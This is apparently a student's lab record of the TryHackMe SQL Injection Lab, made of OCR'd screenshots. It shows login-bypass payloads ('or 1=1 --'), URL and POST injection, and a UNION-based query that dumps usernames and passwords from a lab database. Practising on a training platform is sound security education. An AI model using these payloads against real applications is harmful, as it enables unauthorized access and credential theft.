**Ex. No.: 4**

# SQL INJECTION LAB

**Aim:**

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

**Algorithm:**

1. Access the SQL Injection Lab in TryHackMe platform using the link- https://tryhackme.com/r/room/sqlilab
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-

   a) Input Box Non-String


   b) Input Box String

   c) URL Injection

   d) POST Injection

   e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

**Output:**



SQL Injection 1: Input Box Non-String

Log in


'a' or 1=1 --

●

SQL Injection 1: Input Box Non-String

Francois's Profile

Flag THM{[redacted]}
Employee ID 10
Salary R250
Passport Number 8605255014084
Nick Name



Log in


a' or 1=1 --

●

SQL Injection 2: Input Box String

Francois's Profile

| | |
|---|---|
| Flag | THM{[redacted]} |
| Employee ID | 10 |
| Salary | R250 |
| Passport Number | 8605255014084 |
| Nick Name | |
| E-mail | |



10.10.1.134:5000/sesqli3/login?profileID=a&password=a


SQL Injection 3: URL Injection

The account information you provided does not exist!

Log in

ProfileID


Password



SQL Injection 4: POST Injection

Francois's Profile

| | |
|---|---|
| Flag | THM{[redacted]} |
| Employee ID | 10 |
| Salary | R250 |
| Passport Number | 8605255014084 |
| Nick Name | |
| E-mail | |




SQL Injection 5: UPDATE Statement


SQL Injection 5: UPDATE Statement

Francois's Profile

| | |
|---|---|
| Employee ID | 10 |
| Salary | R250 |
| Passport Number | 8605255014084 |
| Nick Name | |
| E-mail | |



Invalid username or password.



```
' union select '-1''union select
1,group_concat(username),group_concat(password),4 from users-- -
```

```
' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -
```

```
Title: admin,dev,amanda,maja,emil,sam2
THM{[redacted]},asd,Summer2019!,345m3io4hj3,viking123,asd
Author: 4
```

**Result:** Thus, the various exploits were performed using SQL Injection Attack.